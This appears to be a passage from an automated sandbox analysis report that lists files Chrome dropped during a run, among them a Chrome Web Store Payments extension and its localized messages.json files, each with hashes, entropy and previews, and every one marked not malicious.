| SHA-512: | 0FD65CDB977949DA94E694CA018CCE97E4995389F4E29F9ED791B418938D9813CE1F13606363A67407BA26414E9A32757FB181FA5EB4E663BDF0F4DD8A2BEDF 6 |
| Malicious: | false |
| Preview: | 1.2c15227a2823f31c7f3728e85a39bd87040d30562f3fa8d1c6faeb20f93e3cc8 |

| C:\Users\user\AppData\Local\Temp\7164_441413112\manifest.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text |
| Category: | dropped |
| Size (bytes): | 173 |
| Entropy (8bit): | 4.479129266715852 |
| Encrypted: | false |
| SSDEEP: | 3:rR6TAulhFphifFRxJ1KnOFgS1iJHpEeSWU4pv/8F/FxLj2RF2fcTZTotL:F6VlMDf1KqgS1qOWfB0NpK4aotL |
| MD5: | 6919207CEDCD450B8080CEE781C19AC8 |
| SHA1: | D57E8CEA888A3B1457D98A3CD5E6038D090462F5 |
| SHA-256: | 239E5D006EF0A4221B00D72C2436198EDA76043A924455B0DE9B4E9528BECCDB |
| SHA-512: | FF864721CE59CA633FAE8D8E3D4728952F6FCF0B241DEF7832F22EF229699282A588FD76B91A3E4FA7B470CAFA9E41E8460977C2A1547A5A9E9D3CF5E8D4AFF 0 |
| Malicious: | false |
| Preview: | {. "manifest_version": 2,. "name": "fileTypePolicies",. "version": "50",. "imageName": "image.squash",. "squash": true,. "fsType": "squashfs",. "isRemovable": false.} |

| C:\Users\user\AppData\Local\Temp\f606de6d-d69d-4bdd-8c16-ad29b018f73e.tmp | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:L:L |
| MD5: | 5058F1AF8388633F609CADB75A75DC9D |
| SHA1: | 3A52CE780950D4D969792A2559CD519D7EE8C727 |
| SHA-256: | CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8 |
| SHA-512: | 0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F2 5F21 |
| Malicious: | false |
| Preview: | . |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\5aba1b91-3f29-4a1d-be20-5481c4ffda6f.tmp | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | Google Chrome extension, version 3 |
| Category: | dropped |
| Size (bytes): | 248531 |
| Entropy (8bit): | 7.963657412635355 |
| Encrypted: | false |
| SSDEEP: | 3072:r+nmRykNgoldZ8GjJCiUXZSk+QSVh85PxEalRVHmcld9R6yYfEp4ABUGDcaKklrv:k3oF4Z4h45P99Fld9RBQYBVcaxlnfL |
| MD5: | 541F52E24FE1EF9F8E12377A6CCAE0C0 |
| SHA1: | 189898BB2DCAE7D5A6057BC2D98B8B450AFAEBB6 |
| SHA-256: | 81E3A4D43A73699E1B7781723F56B8717175C536685C5450122B30789464AD82 |

| | |
|---|---|
| SHA-512: | D779D78A15C5EFCA51EBD6B96A7CCB6D718741BDF7D9A37F53B2EB4B98AA1A78BC4CFA57D6E763AAB97276C8F9088940AC0476690D4D46023FF4BF52F3326C 88 |
| Malicious: | false |
| Preview: | Cr24.....0..."0...*.H.....0.....\7c.<.....Fto.8.2'5..qk...%....2...C.F.9.#..e.xQ.....[...L\|....3>/....u.:T.7...(.yM...?V.<?.....1.a...O?d.....A.H..'.MpB..T.m..Vn Ip..>k.\| 1..n.<Fb..f..*Q1.....s..2..{*.6....Pp....obM..1.....b1.....(.u^.'z.....v.F.W.X4."-*eu...b.....\..F!...b...l5....zJ.q.....L].....w[T0.6....E.....r..%Z.vFm.9..5!,.~g5...;.t...']....+A.....u.. ..k...e..&..l.6r[yU...%..f.....N..V.....<+.....l..}.{...z...)y.n..'..)....,.b....5.08K%..O.g..D.S.F5o..<(....>....\f..X..I..2."l...w....7f\|.~.c.4.E.....0..0...*.H.....0.....).'..b.*$w\$.q&.]zF_2.. ;...?.U,...W..L1.2...R..#....W.....c1k.$W..$.J....+M!.Hz.n`U.I)N.\|b.l....{.K@]6.LlP/....](.A.....I...).H....IQ.y.;MG.d..ix..#f.Z$\|..\|.?...0K...t"i..s...Y..%.Ky....0...{.!+.~v.;....J.....Z ....).(6..@?v.;~..2..c....[0Y0...*.H.=....*.H.=....B.....r...2..+Y.I...k..bR.j5Sl..8.....H"i.-l..`.Q.{...F0D. .0...\|!..A..L.+.=...kP.!.1.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\bg\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 796 |
| Entropy (8bit): | 4.864931792423268 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJMLkSlwZGGMLkSlwZ+WYpU34f145Gb+dgoxTyO8ZpU34f1L0frhmJ03OyZnLt:1HE7n4gn8WYpYrbhz8ZpotHOGAOf6aD |
| MD5: | 6F8E288A9AD5B1ED8633B430E2B4D4CA |
| SHA1: | F671D3D4BEFA431D1946D706F4192D44E29B6F08 |
| SHA-256: | A114E2783D0E9B12155017323BA70838F0F82A71C7EE8DC1F115AE36991241F8 |
| SHA-512: | 0F87F3F0D115B872288949E59ACD3CD41B1FBC64A622D8FDA6D71FAFC5A900D92ADFBB0E7EB926F2A8759BBAA0896D48728FB719BBF5EF54AC21027328F770 0C |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "..... . ... ..... .. Chrome".. },.. "app_name": {.. "message": "..... . ... ..... .. Chrome".. },.. "craw_app_unavailable": {.. "message": "..... .... ..... .. ....."..  }.. "craw_connect_to_network": {.. "message": "...., ..... .. . ....."..  }.. "iap_unavailable": {.. "message": "..... .... ..... .. ..... ..... .. ....."..  }.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  }.. "please_sign_in": {.. "message": "...., ..... . Chrome"..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\ca\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 675 |
| Entropy (8bit): | 4.536753193530313 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJ0gbbGG0gbb+WYpU34g3YbiLO+dgyGFoO8ZpU34+puiPmb03OyZnLAOfTYABk:1HE5baib6WYpm31Lt0Z8Zp8pxOGAOfKD |
| MD5: | 1FDAFC926391BD580B655FBAF46ED260 |
| SHA1: | C95743C3F43B2B099FEBEBC5BD850F0C20E820AC |
| SHA-256: | C67898B67F9C9209EAFDA6532B62D5789863CFB855998DD6A70E7775316CEC20 |
| SHA-512: | 39D95D45C5746DA3BAA7AE6A3344EA17D7A7C3569C2A56959FF119261DA08C747A320FCF701AC72B8DBDBF8BF06FD8B239017A282CDDA444F3826D4EC672C B4 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Sistema de pagaments de Chrome Web Store"..  }.. "app_name": {.. "message": "Sistema de pagaments de Chrome Web Store"..  }.. "craw_app_unavailable": {.. "message": "Ara mateix aquesta aplicaci. no est. disponible."..  }.. "craw_connect_to_network": {.. "message": "C onnecteu-vos a una xarxa."..  }.. "iap_unavailable": {.. "message": "La funci. Pagaments a l'aplicaci. no est. disponible actualment."..  }.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  }.. "please_sign_in": {.. "message": "Inicieu la sessi. a Chrome."..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\cs\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 641 |
| Entropy (8bit): | 4.698608127109193 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJfZGGfZ+WYpU34OBh+dgN/O8ZpU34j05U03OyZnLAOfTYWc:1HEl4G8WYpdt8Zpq5TOGAOfW |
| MD5: | 76DEC64ED1556180B452A13C83171883 |
| SHA1: | CFB1E56FD587BCDC459C1D9A683B71F9849058F9 |
| SHA-256: | 32290D69A90E6BAAC428B10382C99221B12773BB9A184F3B93DFB48A4F6D7A40 |
| SHA-512: | 5230A217968D5DC463E2E92D704544311A721E5CEF65C3125CBD8DEB9C0293D3BFB5C820A6011ABF77095FDEE7DAF67D541DC202B0C9CDB0908CBB85D8488 CB |
| Malicious: | false |

| | |
|---|---|
| Preview: | {.. "app_description": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "app_name": {.. "message": "Platby Internetov.ho obchodu Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikace v sou.asn. dob. nen. dostupn..".. },.. "craw_connect_to_network": {.. "message": "P.ipojte se pros.m k s.ti.".. },.. "iap_unavailable": {.. "message": "Platby v aplikaci aktu.ln. nejsou k dispozici.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "P.ihlaste se do Chromu.".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\da\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 624 |
| Entropy (8bit): | 4.5289746475384565 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJJMKKFZGGJMKKFZ+WYpU34OHu+dgxlCZO8ZpU34J4Wu03OyZnLAOfTYzD:1HErMKfqMKVWYpM6lL8ZpDNOGAOfiD |
| MD5: | 238B97A36E411E42FF37CEFAF2927ED1 |
| SHA1: | 4E47AC90BA24C8F4724D9293FA40CFD4ADA66FE0 |
| SHA-256: | 4977D4A053542FF66967FAED6B06585DD70E68E20BFEB533B66FE3287F9655D9 |
| SHA-512: | FD0742D47B5F5AB9AAD9B4C3D57F63CB693E060EECE123A72036C6E92156D099495C7E9E9CC6DC83EEBCDDCC4B4C81FB47E4C9559DA3EBA024780FFF10C5E0A |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Betalinger i Chrome Webshop".. },.. "app_name": {.. "message": "Betalinger i Chrome Webshop".. },.. "craw_app_unavailable": {.. "message": "Appen er ikke tilg.ngelig i .jeblikket.".. },.. "craw_connect_to_network": {.. "message": "Opret forbindelse til et netv.rk.".. },.. "iap_unavailable": {.. "message": "Betaling i appen er ikke tilg.ngelig i .jeblikket.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Log ind p. Chrome.".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\de\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 651 |
| Entropy (8bit): | 4.583694000020627 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJQ1ZGGQ1Z+WYpU34pCEMT+dgJMlCTO8ZpU34p6FK603OyZnLAOfTYJ6K:1HEzWWYp3Bewv8Zp7k4OGAOfQj |
| MD5: | 6B3E916E8C1991AA0453CBA00FEDCAAA |
| SHA1: | D6366D15912E40CA107FD42BFE9579C3336A51F9 |
| SHA-256: | A62FFAB910E31531758EEE48B2CC71A8857BEC3021DEAD50B668CBA3C8667053 |
| SHA-512: | 87EA4311B61F29543B13F3E17DFA919D0C320B4FE370CC152E0B1514BCA79B0ABB526DDCF08621D6EBFA48923EE8FB4C667EFB120A72BD9583EEBEE7BFB80552 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome Web Store-Zahlungen".. },.. "app_name": {.. "message": "Chrome Web Store-Zahlungen".. },.. "craw_app_unavailable": {.. "message": "Die App ist momentan nicht verf.gbar.".. },.. "craw_connect_to_network": {.. "message": "Bitte stellen Sie eine Verbindung zu einem Netzwerk her.".. },.. "iap_unavailable": {.. "message": "In-App-Zahlungen sind momentan nicht m.glich.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Bitte melden Sie sich in Chrome an.".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\el\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 787 |
| Entropy (8bit): | 4.973349962793468 |
| Encrypted: | false |
| SSDEEP: | 24:1HEw+aZ+6WYpbWZe80A08ZpCGyDVWlOGAOf+XD:WguYpCZnpEZbGoD |
| MD5: | 05C437A322C1148B5F78B2F341339147 |
| SHA1: | AB53003A678E44A170E73711FBD9949833BBF3AA |
| SHA-256: | A052C32B4FCAC61152EB0ADB2C260FB6A8256AD104AA0013DB93E9798D41A070 |
| SHA-512: | C36CB9202A34356DD06D377E2A088F428D0B8EBE7D2E54F8380485E9D94A0598D7F651C1E7A2FD55BE481D49C02B0812F2BA335E08611EC85EE0BD60784A6B40 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "..... ... Chrome Web Store".. },.. "app_name": {.. "message": "..... ... Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": ". ..... .... .. ..... ... ..... ....."..  },.. "craw_connect_to_network": {.. "message": "..... .. ... ....."..  },.. "iap_unavailable": {.. "message": ". ..... .... ..... ... ..... ..... .. ..... ....."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... ... Chrome.".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\en\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 593 |
| Entropy (8bit): | 4.483686991119526 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD |
| MD5: | 91F5BC87FD478A007EC68C4E8ADF11AC |
| SHA1: | D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6 |
| SHA-256: | 92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9 |
| SHA-512: | FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65 FFD9 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unava ilable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\en_GB\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 593 |
| Entropy (8bit): | 4.483686991119526 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJ6GG6+WYpU34OuFpR+dgGfFZO8ZpU34aEGFpR03OyZnLAOfTYdD:1HEVSWYpVp0JS8Zp5KpaOGAOfuD |
| MD5: | 91F5BC87FD478A007EC68C4E8ADF11AC |
| SHA1: | D07DD49E4EF3B36DAD7D038B7E999AE850C5BEF6 |
| SHA-256: | 92F1246C21DD5FD7266EBFD65798C61E403D01A816CC3CF780DB5C8AA2E3D9C9 |
| SHA-512: | FDC2A29B04E67DDBBD8FB6E8D2443E46BADCB2B2FB3A850BBD6198CDCCC32EE0BD8A9769D929FEEFE84D1015145E6664AB5FEA114DF5A864CF963BF98A65 FFD9 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome Web Store Payments".. },.. "app_name": {.. "message": "Chrome Web Store Payments".. },.. "craw_app_unava ilable": {.. "message": "App currently unavailable.".. },.. "craw_connect_to_network": {.. "message": "Please connect to a network.".. },.. "iap_unavailable": {.. "message": "In-App Payments is currently unavailable.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Please sign into Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\es\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 661 |
| Entropy (8bit): | 4.450938335136508 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34lPbdlVo03OyZnLAOfTY6xjD:1HEvaC6WYpcDeEFxq8ZpNl5OGAOffD |
| MD5: | 82719BD3999AD66193A9B0BB525F97CD |
| SHA1: | 41194D511F1ACC16C1CA828AC81C18C8C6B47287 |
| SHA-256: | 4DB9B2721E625C18B9E05C04B31AF5D9694712F1CAAF6219ABE34BB08E5DB1C7 |
| SHA-512: | D4C49B43427799B6292CEED11CACB1D76F7CE43EBF402B43B638A6EB2B414ED0981E386CB8CDF0B51D1BD9552934FE25B2F6392266BB73D8C9A691F65BCE01 28 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "Los pagos en la aplicaci.n no est.n disponibles en este momento.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Inicia sesi.n en Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\es_419\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 637 |
| Entropy (8bit): | 4.47253983486615 |

| | |
|---|---|
| Encrypted: | false |
| SSDEEP: | 12:1HEJHlbGGHlb+WYpU34ubdDH+dgxbFxTO8ZpU34GLO03OyZnLAOfTYiJD:1HEvaC6WYpcDeEFxq8Zp4LlOGAOfvD |
| MD5: | 6B2583D8D1C147E36A69A88009CBEBC7 |
| SHA1: | 4D4DEEB4BE6AA0181825F3371A761ABC5B4D5937 |
| SHA-256: | 6659BC3705311D7641A73995DCFEA80C7734F2F4EBBC3787B3892A240348324F |
| SHA-512: | 37F0DBFCC1B5A2B8E4C92C49D2D9DEEF25616421350324F57E0149A45A6CCB437F5E3CBE97412C4B5DBBF2593783C7DF71E9C25A851AEAE6E4764C545723FA 53 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "app_name": {.. "message": "Sistema de pagos de Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Esta aplicaci.n no est. disponible en este momento.".. },.. "craw_connect_to_network": {.. "message": "Con.ctate a una red.".. },.. "iap_unavailable": {.. "message": "En este momento, Pagos En-Apps no est. disponible.".. },.. "jwt_retrieve_failed": {.. "message": "The tr ansaction could not be completed.".. },.. "please_sign_in": {.. "message": "Accede a Chrome.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\et\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 595 |
| Entropy (8bit): | 4.467205425399467 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJfPGGGfPG+WYpU34Ze7z+dgrW9O8ZpU34ZwZz03OyZnLAOfTYgoLIR:1HEdvqlWYpTeObk8ZpT/OGAOfuLIR |
| MD5: | CFF6CB76EC724B17C1BC920726CB35A7 |
| SHA1: | 14ED068251D65A840F00C05409D705259D329FFC |
| SHA-256: | C85800BF45942FCC7FD6B1DF929C25F9CC2A977A6678966BD03D4B6B69889AFD |
| SHA-512: | 53D7D01BB30C0306DE65A79FD9551D2E8C1F71F4F45F71906B009071CB3E0F231E6A50FDD78773E9B4DE94085BC7B97F829842FA21A89A2080D33458B745C46F |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome'i veebipoe maksed".. },.. "app_name": {.. "message": "Chrome'i veebipoe maksed".. },.. "craw_app_unavail able": {.. "message": "Rakendus pole praegu saadaval.".. },.. "craw_connect_to_network": {.. "message": "Looge .hendus v.rguga.".. },.. "iap_unavailable": {.. "message": "Rakendusesisesed maksed ei ole praegu saadaval.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Logige Chrome'i sisse.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\fi\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 647 |
| Entropy (8bit): | 4.595421267152647 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJRuzGGRuz+WYpU34ujSBu+dgYO8ZpU34J+Bu03OyZnLAOfTY5HN:1HEFcWYpPNa8ZpD+FOGAOfEHN |
| MD5: | 3A01FEE829445C482D1721FF63153D16 |
| SHA1: | F3EAAADDC03F943FC88B30B67F534AA13E3336DD |
| SHA-256: | 0BDE54B20845124113383B6EB81E43A0F05E4EB0C44BEE3C1DFAC4CC5FEC2836 |
| SHA-512: | 3B92B6C86D30FD36AA3CEFF8773BA60C3FC5CC19C693540137044C5838A5503895C770C0336A4D0A3DB5E42F3FB36274D8D3F85B9DCA2F3EC0E974FDDB0BEA D8 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome Web Storen maksut".. },.. "app_name": {.. "message": "Chrome Web Storen maksut".. },.. "craw_app_unavail able": {.. "message": "Sovellus ei ole t.ll. hetkell. k.ytett.viss..".. },.. "craw_connect_to_network": {.. "message": "Muodosta verkkoyhteys.".. },.. "iap_unavai lable": {.. "message": "Sovelluksen sis.iset maksut eiv.t ole t.ll. hetkell. k.ytett.viss..".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Kirjaudu sis..n Chromeen.".. }..}.. |

**C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\fil\messages.json**

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 658 |
| Entropy (8bit): | 4.5231229502550745 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJADlbGGADlb+WYpU34hTUT+dgHfZAFFZO8ZpU34hTjzeT03OyZnLAOfTYHfvF:1HEYah6WYp7TUSoxOS8Zp7TOsOGAOfqV |
| MD5: | 57AF5B654270A945BDA8053A83353A06 |
| SHA1: | EEEF7A4F869F97CF471A05D345E74F982D15E167 |
| SHA-256: | EC002ED92359F67818B49455DFC579E140368E6A004080AF022FD4F57F6B03F2 |

| | |
|---|---|
| SHA-512: | 5F0AE839FCF3F4EA48FF41A76655AE0F3821564AFD5D42FBB9FBB9A38E8D8F7BB5E9B6F71064588CD441261F644095A44A755C134CE546D506D9A21E488BAF52 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "app_name": {.. "message": "Mga Pagbabayad sa Chrome Web Store".. },.. "craw_app_unavailable": {.. "message": "Kasalukuyang hindi available ang app.".. },.. "craw_connect_to_network": {.. "message": "Mangyaring kumonekta sa isang network.".. },.. "iap_unavailable": {.. "message": "Kasalukuyang hindi available ang Mga Pagbabayad na In-App.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Mangyaring mag-sign in sa Chrome.".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\fr\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 677 |
| Entropy (8bit): | 4.552569602149629 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJALf/nbGGALf/nb+WYpU34Owdgbyb+dgdQjO8ZpU34ITQpGnbyb03OyZnLAO8:1HE4Hna1Hn6WYpNdgpY8ZpSTQwnBOGAh |
| MD5: | 8D11C90F44A6585B57B933AB38D1FFF8 |
| SHA1: | 3F9D44EA8807069A32AACA2AAAD02FD892E6CC90 |
| SHA-256: | 599491F8C52B945C16C441ADF45BFD45AFAE046DA07757D97C56AF4DE75ED3B5 |
| SHA-512: | D7EF7F5AD7EF1A1595825D79B69E2B1E988AD3CF1F3881496FCCD30F241E4E9C6E457F9F5D0F855DE3536DB7A40C3E1C55946B50D3F556F4A35285066A0CD6F7 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "app_name": {.. "message": "Paiements via le Chrome.Web.Store".. },.. "craw_app_unavailable": {.. "message": "Application indisponible pour le moment.".. },.. "craw_connect_to_network": {.. "message": "Veuillez vous connecter . un r.seau.".. },.. "iap_unavailable": {.. "message": "Les paiements via l'application ne sont pas disponibles pour le moment.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Veuillez vous connecter . Chrome.".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\hi\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 835 |
| Entropy (8bit): | 4.791154467711985 |
| Encrypted: | false |
| SSDEEP: | 24:1HEs07J0JWYp9vnCSVLP8Zp6CsOGAOf8SLm:Wh7qgYp1CMLUph1GiSLm |
| MD5: | E376D757C8FD66AC70A7D2D49760B94E |
| SHA1: | 1525C5B1312D409604F097768503298EC440CC4D |
| SHA-256: | 8106D98C4F8DA16DB698444409558E29CC96735E188BFA303C333A5D99231C1D |
| SHA-512: | 673F3F259AF2946E4F49BBED14A2A70D44BF9FDA9D7A71DC9172BA9B7B3C7F7062B16D29682B638D485B0520ED6F99E7A735F28C7C719B539559005B69FA755 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome ... ..... ....".. },.. "app_name": {.. "message": "Chrome ... ..... ....".. },.. "craw_app_unavailable": {.. "message": "..... .. ... ..... .... ...".. },.. "craw_connect_to_network": {.. "message": "..... ..... .. ..... .....".. },.. "iap_unavailable": {.. "message": "..-.. ..... ... ..... .... ...".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "..... Chrome ... .... .. .....".. }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\hr\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 618 |
| Entropy (8bit): | 4.56999230891419 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJGiimxmbZGGGiimxmbZ+WYpU34OBOEuhopIO+dgcapZO8ZpU34GiiZrMrQphK:1HE4H4TH8WYpNjTta28ZpQVLP0SOGAOK |
| MD5: | 8185D0490C86363602A137F9A261CC50 |
| SHA1: | 5BD933B874441CEACB9201CCC941FF67BAED6DC0 |
| SHA-256: | A2B2EC359A9DD9DCCCE02859CE1E738BD30FAA4A05F1DC522893FFDF722BBC15 |
| SHA-512: | D7629978FC031EA5F716F9C1065FB2FEAB48C15F10CD68830DC966FA1002C03DDC7ACDE314C7D075F9F3A0A68552A6ACBCCDEE24CF20B6C3DD1BCE6562D096E |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "app_name": {.. "message": "Pla.anja u web-trgovini Chrome".. },.. "craw_app_unavailable": {.. "message": "Aplikacija trenuta.no nije dostupna.".. },.. "craw_connect_to_network": {.. "message": "Pove.ite se s mre.om.".. },.. "iap_unavailable": {.. "message": "Pla.anje u aplikaciji trenuta.no nije dostupno.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Prijavite se na Chrome.".. }..}.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\hu\messages.json | |
|---|---|
